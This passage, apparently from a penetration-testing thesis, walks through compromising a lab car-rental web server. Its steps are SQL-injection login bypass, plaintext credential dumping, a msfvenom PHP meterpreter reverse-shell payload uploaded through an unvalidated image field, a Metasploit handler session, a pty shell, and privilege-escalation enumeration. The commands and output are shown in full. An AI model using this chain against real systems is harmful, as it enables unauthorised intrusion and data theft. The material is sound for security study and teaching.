<tr><td>mlyons@test.site</td><td>jackceo</td><td>2</td><td>Jack</td><td>Wisher</td><td>jack123ceo</td><td>CEO</td></tr>
<tr><td>tom@carrental.gr</td><td>tom</td><td>3</td><td>Tom B. ..</td><td>Skagen</td><td>passwordtom</td><td>employee</td></tr>
<tr><td>kelly@carrental.gr</td><td>Kelly</td><td>4</td><td>Kelly B. .</td><td>Skagen</td><td>kellyugasd</td><td>employee</td></tr>
</table>

The second web page that we investigated was the login page and we tried to bypass the login process and login on the web application without credentials. In order to achieve that, we used firstly the Burp Suite tool to identify the fields that are sent with the POST request when the user tries to connect on the web application.



Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080
FTP Proxy 127.0.0.1 Port 8080
SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

□ Do not prompt for authentication if password is saved
□ Proxy DNS when using SOCKS v5
□ Enable DNS over HTTPS

Use Provider Cloudflare (Default)

Figure 4.113: Configuring the browser for proxy server




Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
INSPECTOR
0 matches

Request to http://192.168.1.11:80

```
POST /login.php HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.11/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Connection: close
Cookie: PHPSESSID=pmv4ngsohjg8tr6iin4a92rfvg
Upgrade-Insecure-Requests: 1

loginid=test&password=password&submit=Login
```

Figure 4.114: Capturing the POST request with Burp Suite tool

From the above printscreen that display the POST request we concluded that the request used as parameters the loginid, the password and the parameter submit which is always fixed. To bypass the login process, we tried to insert SQL code into the username field(logindid) to create a sql statement that is always true. After many attempts, we managed to bypass the user authentication with the value admin' or '1'='1 and login as administrator to the web application.




Admin Login

Login ID: admin' or '1'='1

Password:

Login

Figure 4.115: Bypass the user authentication with SQL injection



Welcome

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

Test

Lorem ipsum...


© 2021 Copyright: Car Rental,GR

Figure 4.116: Logged in as administrator

However, we could also use the passwords that we have previously retrieved from the database since the user passwords are stored on the database on plaintext format and are not encrypted.

As we are login with high privileged user(administrator) on the web page,we found out that a new menu item was appeared and more specifically the item “new car”. Via inspection this page, we noted that the administrator has the ability to create a new car. Furthermore, we found out that during the process of creating a new car, the administrator has the ability to upload a photo of the car on the server. After a research on the page we conclude that there is no validation procedure for type of file that can be uploaded. This helped us to gain a reverse shell on the target machine with the following steps:

1. We used the msfvenom in order to creating a payload for the web server.Msfvenom is command line instance of Metasploit and is combination of generating and encoding payload for different use. More specifically, we executed the following command to create the payload:




```
root@KaliLinux:~/Desktop/Webserver# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.21 LPORT=443 -f raw > shell.php
```

Figure 4.117: Creating payload with Msfvenom

Table 4.15: Msfvenom command information


Command detailed Information	
Payload (-p)	We used the custom payload php/meterpreter_reverse_tcp in order to create a meterpreter session with the target machine. Furthermore, we used the reverse_tcp istead of bind_tcp because with the bind_tcp the attacker initiating the connection to the target machine which may be blocked by the firewall but with reverse_tcp the target machine initiate the connection to the attacker which be allowed by the firewall.
LHOST	This is the IP address of the local machine (Tester machine) where we need to get session after payload execution. In our case the IP is the 192.168.1.21
LPORT	This is the port on LHOST that attacker wants the target machine to connect to. In our case the LPORT is the 443

-f raw	This option is used to define the output format of payload



```
root@KaliLinux:~/Desktop/Webserver# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.21 LPORT=443 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34278 bytes

root@KaliLinux:~/Desktop/Webserver# █
```


Figure 4.118: Creating payload with Msfvenom 2



```
root@KaliLinux:~/Desktop/Webserver# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.21 LPORT=443 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34278 bytes

root@KaliLinux:~/Desktop/Webserver# cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
root@KaliLinux:~/Desktop/Webserver# █
```

Figure 4.119: Additional steps for php payload

2. We uploaded the payload that created on the above step through the web page newcar.php and more specifically as an image of a new car.



New Car Entry

Car Name: reverse shell

Description: reverse shell for machine 192.168.1.21

Category of Car: reverse shell

Image: Browse... shell.php


Price: 1

More details: reverse shell for Pentest Machine

Submit

Figure 4.120: Uploading the payload on the webserver


3. We started a handler with Metasploit application in order to receive the connection from the backdoor that was created and uploaded in the previous steps. We configured the Metasploit handler with the same payload configuration which is uploaded to the web server



~~~
                      :msf>exploit -j.                        :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                         `MS146.52.No.Per:
                      :<script>.Ac816/                         sENbove3101.404:
                      :NT_AUTHORITY.Do                          `T:/shSYSTEM-.N:
                      :09.14.2011.raid                        /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                       dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                        /corykennedyData:
                      :$nmap -oS                               SSo.6178306Ence:
                      :Awsm.da:                              /shMTl#beats3o.No.:
                      :Ring0:                                `dDestRoyREXKC3ta/M:
                      :23d:                                  sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.0.28-dev                          ]
+ -- --=[ 2098 exploits - 1128 auxiliary - 356 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.21     yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > 
~~~

Figure 4.121: Creating a handler with Metasploit

4. In order to create the reverse meterpreter session to the target machine we had to run the backdoor on the target machine. For this reason,we visited the url 192.168.1.11/pdf (which is the directory that uploaded files are stored on the web server) and we selected the payload (shell.php) which have php format and can be executed on the web server.




Index of /pdf

Name	Last modified	Size	Description
Parent Directory		-	
LinEnum.sh	2021-03-03 21:32	46K	
ccna.JPG	2021-03-03 21:32	36K	
shell.php	2021-03-20 13:39	33K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.11 Port 80

Figure 4.122: The content of pdf directory

The result of the executing the payload file is to obtain a meterpreter session on the target machine.




~~~
                 :Ring0:                              `dDestRoyREXKC3ta/M:
                 :23d:                                sSETEC.ASTRONOMYist:
                  /-                       /yo-     .ence.N:(){ :|: & };:
                                           `:Shall.We.Play.A.Game?tron/
                                           ```-ooy.if1ghtf0r+ehUser5`
                                         ..th3.H1V3.U2VjRFNN.jMh+.`
                                         `MjM~~WE.ARE.se~~MMjMs
                                          +~KANSAS.CITY's~-`
                                           J~HAKCERS~./.`
                                           .esc:wq!:`
                                            +++ATH`


       =[ metasploit v6.0.28-dev                          ]
+ -- --=[ 2098 exploits - 1128 auxiliary - 356 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.21     yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.21:443
[*] Meterpreter session 1 opened (192.168.1.21:443 -> 192.168.1.11:39426) at 2021-03-20 15:41:18 +0200

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.4.0-1030-raspi #33-18.04.1-Ubuntu SMP PREEMPT Thu Feb 25 21:50:25 UTC 2021 aarch64
Meterpreter : php/linux
meterpreter > 
~~~

Figure 4.123: A meterpreter session was opened

From the meterpreter session we can used the shell by executing the following command:

- shell
- python -c ‘import pty; pty.spawn(“/bin/bash”)’



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.21:443
[*] Meterpreter session 1 opened (192.168.1.21:443 -> 192.168.1.11:39426) at 2021-03-20 15:41:18 +0200

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.4.0-1030-raspi #33-18.04.1-Ubuntu SMP PREEMPT Thu Feb 25 21:50:25 UTC 2021 aarch64
Meterpreter : php/linux
meterpreter > shell
Process 1856 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/pdf$ whoami
whoami
www-data
www-data@ubuntu:/var/www/html/pdf$ 
```

Figure 4.124: Opening a shell

Via inspection, we noted that the user of the session that we obtained is the www-data who is low privilege access user on the web server and is used only to browse the web pages. Users with low privileged rights have limited access to the server and its functions. For this reason, the next phase that performed by penetration testers is to try to gain access on the server with user with high privileged rights.


4.2.5 Phase F: Post-Exploitation

4.2.5.1 Privilege Escalation

Our first task on the privilege escalations was to gather additional information about the system including users, permissions, installed applications, how software is configured and other things about the system which helped us in our quest for root. In order to obtained this information, we executed the below commands on the session that we have with the target machine:


Table 4.16: Post-exploitation commands

<table>
<tr><th>Name (command)</th><th>Description</th><th>Result</th></tr>
<tr><td><b>Hostname (hostname)</b></td><td>A host name command is used to view a computer's hostname and domain name (DNS)</td><td>




```
www-data@ubuntu:/var/www/html/pdf$ hostname
hostname
ubuntu
www-data@ubuntu:/var/www/html/pdf$ █
```

</td></tr>
<tr><td><b>Kernel Version (uname -a)</b></td><td>Command to view the kernel version</td><td>




```
www-data@ubuntu:/var/www/html/pdf$ uname -a
uname -a
Linux ubuntu 5.4.0-1030-raspi #33~18.04.1-Ubuntu SMP PREEMPT Thu Feb 25 21:50:25 UTC 2021 aarch64 aarch64 aarch64 GNU/Linux
www-data@ubuntu:/var/www/html/pdf$ █
```

</td></tr>
<tr><td><b>IP address (ifconfig)</b></td><td>ifconfig command is used to configure, or view the configuration of, a network interface.</td><td>




```
www-data@ubuntu:/var/www/html/pdf$ ifconfig
ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b8:27:eb:1b:8c:4e  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 127  bytes 10659 (10.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127  bytes 10659 (10.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.11  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ba27:ebff:fe4e:d91b  prefixlen 64  scopeid 0x20<link>
        inet6 2a02:587:1b17:c500:ba27:ebff:fe4e:d91b  prefixlen 64  scopeid 0x0<global>
        ether b8:27:eb:4e:d9:1b  txqueuelen 1000  (Ethernet)
        RX packets 43516  bytes 63021021 (63.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16636  bytes 1842048 (1.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

www-data@ubuntu:/var/www/html/pdf$ █
```

</td></tr>
<tr><td><b>Running Processes (ps auxw)</b></td><td>The ps (process status) command is one of the most frequently used commands in Linux. Usually it is used to get the more and detailed information about a specific process or all processes.</td><td>




```
root       1256  0.0  1.7 108456 18224 ?        Ssl  13:05   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-trigger
daemon     1257  0.0  0.2   3668  1928 ?        Ss   13:05   0:00 /usr/sbin/atd -f
root       1258  0.0  0.1 224572  1408 ?        Ssl  13:05   0:01 /usr/bin/lxcfs /var/lib/lxcfs/
root       1259  0.0  0.1  80248  1308 ?        Ssl  13:05   0:00 /usr/sbin/irqbalance --foreground
